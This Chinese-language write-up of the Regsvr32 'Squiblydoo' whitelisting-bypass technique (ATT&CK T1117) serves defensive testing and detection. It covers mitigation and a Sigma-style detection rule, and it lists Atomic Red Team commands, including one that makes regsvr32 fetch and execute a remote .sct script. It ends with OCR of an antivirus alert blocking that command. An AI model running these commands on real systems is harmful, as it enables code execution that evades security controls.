T1117

ReVSR32

regsvr32.exe 是一个命令行程序，用于在 Windows 系统上注册和注销对象链接和嵌入控件，包括动态链接库（dlls）。regsvr32.exe 可用于执行任意二进制文件。〔1〕
攻击者可以利用此功能来代理代码的执行，以避免触发安全工具，这些工具可能不监视 regsvr32.exe 进程的执行和加载的模块。regsvr32.exe 也是 Microsoft 签名的二进制文件。
regsvr32.exe 还可专门用于绕过进程白名单，加载 COM 脚本以在用户权限下执行 DLL。由于 regsvr32.exe 具有网络和代理意识，因此可以通过在调用时将 URL 作为参数传给外部 Web 服务器上的文件来加载脚本。此方法不更改注册表，因为 COM 对象实际上没有注册，只执行。[2]这种技术的变化通常被称为“斯奎布莱杜” "Squiblydoo"攻击，并被用于针对政府的攻击。〔3〕〔4〕
regsvr32.exe 还可以用于注册 com 组件，并通过 com 组件劫持实现持久化。〔3〕

缓解

Microsoft EMET　ASR 功能可用于阻止 Regsvr32.exe 被用于绕过白名单。〔13〕

检测

使用进程监视工具监视 regsvr32.exe 的执行和参数。将最近调用的 regsvr32.exe 与已知良好参数和加载文件的历史记录进行比较，以确定异常和潜在的敌对活动。在 regsvr32.exe 调用之前和之后使用的命令参数，可以用于确定要加载的脚本或 dll 的来源和用途。〔3〕


Atomic Tests：

Regsvr32.exe 用于注册和取消注册 OLE 控件：
1. Regsvr32 本地 COM 执行
regsvr32.exe /s /u /i:C:\AtomicRedTeam\atomics\T1117\RegSvr32.sct scrobj.dll

2. Regsvr32 远程 COM 执行
regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll

3.本地 dll 执行
"IF "%PROCESSOR_ARCHITECTURE%"=="AMD64" (C:\Windows\syswow64\regsvr32.exe /s C:\AtomicRedTeam\atomics\T1117\bin\AllTheThingsx86.dll) ELSE (regsvr32.exe /s C:\AtomicRedTeam\atomics\T1117\bin\AllTheThingsx86.dll)"

规则：



Sysmon eventid=1

```
selection1:
    Image: '*\regsvr32.exe'
    CommandLine: '*\Temp\\*'
  selection2:
    Image: '*\regsvr32.exe'
    ParentImage: '*\powershell.exe'
  selection3:
    Image: '*\regsvr32.exe'
    CommandLine:
      - '*/i:http* scrobj.dll'
      - '*/i:ftp* scrobj.dll'
  selection4:
    Image: '*\wscript.exe'
    ParentImage: '*\regsvr32.exe'
  selection5:
    Image: '*\EXCEL.EXE'
     CommandLine: '*..\..\..\Windows\System32\regsvr32.exe *'
```


C:\Users\nadie>regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanary
co/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
360安全卫士
进程防护
可疑操作
安全手机不中毒
就用360 N7 Pro
误报反馈
有风险程序正准备运行，建议阻止
风险程序： C:\Windows\System32\regsvr32.exe
风险内容：regsvr32利用攻击
为了您的上网安全，如果您不认识此程序，请阻止此操作。
不再提醒
允许程序运行
阻止程序运行 (14)